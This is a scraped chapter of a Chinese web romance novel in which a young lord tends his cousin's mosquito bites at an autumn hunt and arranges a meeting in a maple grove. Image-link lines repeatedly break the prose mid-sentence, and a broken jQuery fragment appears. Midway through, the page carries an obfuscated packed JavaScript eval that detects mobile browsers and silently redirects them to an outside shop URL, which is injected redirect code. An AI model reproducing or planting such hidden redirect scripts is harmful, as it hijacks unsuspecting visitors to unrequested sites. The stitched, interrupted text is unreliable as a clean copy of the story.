文趣网 > 其他小说 > 不胜娇 > 52. 第52章
    夜色中篝火通明。祭月大典在戌时末顺利结束。

    祭月大典之后,明日合围大猎会渐渐往深山,深山之中偶尔会与老虎、野熊等猛兽遭遇。一旦遇上,围猎会十分危险,但同时这也会成为历年秋猎中的重头戏。

    虞筝白日受了伤,没有参加晚上的祭典。祭典结束后,崔昀到虞筝帐中找她。

    虞筝不在。

    侍剑一直守在帐外。世子交代过,若表小姐有什么事便到祭典上寻世子。

    崔昀问他。侍剑却也不知道表小姐去了哪里,他明明一直守在帐外的。

    “你可曾离开过?”崔昀皱眉问。

    侍剑立马摇头,旋即一滞,迟疑一瞬又低声道:“中途只夫人来了一趟,嘱咐属下明日进山务必要保护好世子……属下就走开了几句话的工夫。”

    他甚至没有走远,就在离营帐不远的地方和夫人说话,回来也未见什么异常,表小姐怎么就不见了呢?侍剑努力回想:“表小姐何时出的营帐……属下怎么一点察觉也没有……”

    崔昀心下划过一丝极短促的异样,但他很快掠过,只对侍剑语气薄责:“是你分神。”

    “……属下知错。”侍剑立马认错,“属下这就去寻表小姐。”

    崔昀点头:“她应当只是嫌帐中闷,四下走走,不会走远的。”

    ……

    话是那么说,崔昀转头就亲自去寻。

    菱儿熬药的工夫,虞筝从猎场附近回来。离营帐不多远,碰到了寻她的崔昀。

    “表哥……”虞筝有些讶异。

    今日傍晚崔昀陪了她许久,在猎场他要伴驾,一向忙得很,晚上又有祭月仪典,她以为这么晚他不会再过来。

    虞筝掩下心虚,面上的惊讶显露的恰到好处,不多不少。

    崔昀目光稍凝,在她脚下沾上的些许松针和泥色上停顿了两眼,又默不作声地移开了视线。

    “又觉得闷了?”他只是这样问道。虞筝微愣,很快赧然地垂了垂眸,羞涩笑道:“今晚很热闹,帐子里太安静了,想出来看看。”

    崔昀往她身后空旷的原野看了一眼,没有探究,只是语气平和地说:“若觉得闷,跟表哥说便好,我带你参加仪典便是。只是仪典繁琐,除了最后的篝火会稍许自在,也没什么意趣,所以才叫你好好歇着,你本就受了伤。”

    “我知道表哥是为筝筝好。”虞筝乖顺,“我只是随便走了走,也没什么热闹可看了,这便回去。”

    崔昀点头,转身陪她往回走。

    “这么晚表哥还专程过来……我的伤真的不要紧的。”虞筝轻声道,目光悄悄瞟他。

    她步子很慢,步伐也不大,崔昀合着她的步子慢慢走:“我知道。不是来看你的伤,再怎么看,也不会今晚就能好。”

    虞筝眨眨眼:“那表哥……”

    “寻你有事。”

    崔昀没说是什么事,虞筝看了他一眼,没有追问。他在外面没有说,可能是不便。

    崔昀余光睇着她,从刚才开始到现在,她的手一直在动,一会儿在手臂上,一会儿在颈后。

    崔昀终于转过头看她:“怎么了?”他停步,捉过她的手看,营帐外走动的人多,虽然是晚上人少些,但也很容易被人看见,他却不避,侧身挡住她的肌肤,就这样捉着她的手、撩起她一点袖口查看。

    崔昀本来以为她是身上还有别的伤,一看才知道,她手腕上起了好几个红疹。

    崔昀皱眉,掩上袖口,又命她:“转头。”

    虞筝抿了抿唇,听话转头,露出后颈给他看——后颈上也有几个红疹。

    待崔昀收回紧蹙的视线,虞筝才小声,做错了事情一般交代道:“蚊子咬的。”崔昀知道。所以她刚才才一直在挠。

    “猎场蚊虫多,也是没法子的事。”崔昀无可奈何,“你若好好待在营帐里,就不会被咬了。”

    “照表哥这样说,那筝筝干脆不应该来猎场才对,就应该一直待在荣国公府、待在潇湘馆,哪里也不去。”

    她照样细声细语,说出的话却有些赌气。好像责怪他不安慰她,却反过来责备她。

    崔昀一时语塞,半刻低下去一截声气儿:“表哥说错了。”

    虞筝轻哼一声,低头把脸别向一旁,仍不说话。

    崔昀更低声,牵过她的手,用略微粗粝的指腹替她揉搓发痒之处:“别挠了,越挠越痒,待会儿回去让丫鬟给你抹些消肿止痒的膏药。”

    虞筝感受着手腕上他的动作,这才把头转回来一点,低低“嗯”了一声。

    崔昀:“是表哥说错了。蚊虫扰人,错在蚊虫,不在筝筝。”

    虞筝低头两息,这才肯抬起脸来,轻轻噘嘴:“表哥也整日在外面,白日还进了猎场内围,怎么蚊虫光咬我,不咬表哥?”

    这话有些孩子气,崔昀却认真思索了一下,但没有得出什么确凿的答案。他想了想,轻轻揉了揉她的手腕,低声:“许是蚊虫也长眼,筝筝太娇嫩,连蚊虫也知道挑筝筝的细皮嫩肉下口。”

    他说话的时候手上动作没停,说到“娇嫩”两个字,指腹在她肌肤上的动作慢了一瞬,连嗓音也略微滞涩,无端带出说不出的喑哑旖旎。

    虞筝喉头轻动,恍惚觉得手腕上被他揉的地方更痒了。

    ……

    回到营帐,虞筝依言让菱儿拿来止痒的药膏上药。

    崔昀还没走,便让菱儿退下,他亲自给她上了药。

    上完后颈的药,崔昀正要合上药膏,虞筝扯了扯他的衣袖:“表哥,后背也有……”

    “……”

    营帐里只有两人,秋凉寂静的夜,两人相视,帐中无端燥热。

    虞筝咬着唇,一双眸子秋水盈盈地看他,一瞬不瞬。

    不知道过去多久,崔昀再次滚下喉结,他垂眸,克制地合上药膏:“……别胡闹,安分些。”

    果真坐怀不乱。

    虞筝撇撇嘴,头一次对“正人君子”四个字有点厌烦。

    “表哥既要上药,哪有搁下一半不管的道理。”虞筝不满,不满的时候,声音仍是娇的。崔昀不再抬眸看她,只责想为何不能把耳朵也闭起来。

    他面上仍不改色道:“蚊虫怎么会咬到背上。”

    “睡觉的时候咬的呀。”

    “看来晚上睡觉不乖,会乱踢被子,以后得好好拗一拗你这习惯。”

    崔昀话音一落,帐中又安静下来。这回的安静更深,连两人的呼

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17796542|207164||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('吸和动作也似乎凝固住。他的后半句不能深想,往深想,会出现此时此刻还不合时宜的画面——比如两个人躺在一张榻里,他要拗她踢被子习惯的画面。

    那是夫妻之间才应该有的画面。他们现在还不是夫妻。

    药膏终于合上,崔昀起身,终于在临走之前又看了她一眼——她的脸红红的,烛火在她脸上晃动,映在她眼底似曳动的湖光。

    崔昀后悔为何要一开始要帮她上药。

    “早些歇息。”他语气平静地嘱咐。

    视线却在她脸颊上的红晕停留至转身之前的一瞬,才克制收回,缓步离开营帐。

    ……

    夜晚。虞筝已经歇下。帐中昏暗。

    她睡眠很浅,加之刚刚睡下不久,帐中有人进来,她几乎是立刻察觉。

    黑暗中,她眸光森亮,寒芒如刀。待看清那道人影,她怔了怔,旋即假装出猝然惊醒,察觉有人进来惊慌失措的模样。

    “谁?!”

    “是我。筝筝,别怕。”崔昀的声音很轻,语速却很快。

    虞筝胸口起伏,佯装被安抚下来,半晌才语无伦次开口:“表、表哥……这么晚了,我都睡了,你怎……是有什么事吗……我……”

    她扯过被子,把自己捂得严严实实。

    崔昀:“……”

    崔昀并没有靠近榻边,也无意吓到她。

    崔昀:“我说寻你有事,方才上药时竟忘记同你说了。”

    那会儿一时气氛怪异,崔昀走的时候心神不定,竟将正事忘记了。

    “表哥你说吧……什么事?”

    “明日行猎,申时三刻到枫林等我。”

    “枫林……”虞筝快速在脑子里过了一遍地形,“申时三刻……”

    “怎么?”

    “……没什么……就是有些突然。表哥这么晚来,就为了说这个?明日再说也不迟。”

    “明日天不亮我便要准备好伴驾行猎,不得空闲。”

    “那表哥也可以让侍剑或者侍墨来说一声。”

    “不。”昏暗中,崔昀定声,他再次道,“明日枫林,申时三刻,不要忘了。此事至关重要,我只有亲口告诉你,听你答应,我方能放心。”

    “我答应表哥就是了。”

    “……好。”崔昀这才松下心神,语气也松缓下来。

    他忽然迈步,朝榻边走近。

    虞筝立时将被子捂得更紧:“表、表哥……”崔昀:“……”

    崔昀脚步稍慢:“捂什么?我不是蚊子,又不会咬你。”

    虞筝:“……”“但愿你夜里睡觉时,也能这样严严实实裹好被子。”

    “……表哥笑话我。”

    崔昀没回答,走近到榻边,黑暗中,将什么东西放在了虞筝的枕边。

    一股药草的气息慢慢弥散过来。

    崔昀低声:“驱蚊的药草,还算有些作用。”

    “表哥……”

    他还记着她说帐中有蚊虫的事,他不是不相信么?最后还是信她了。

    “早些歇息。”崔昀放下药囊便退开。

    没有多做停留,他很快离开营帐。帐中恢复安静,黑暗中他好像从没来过一样。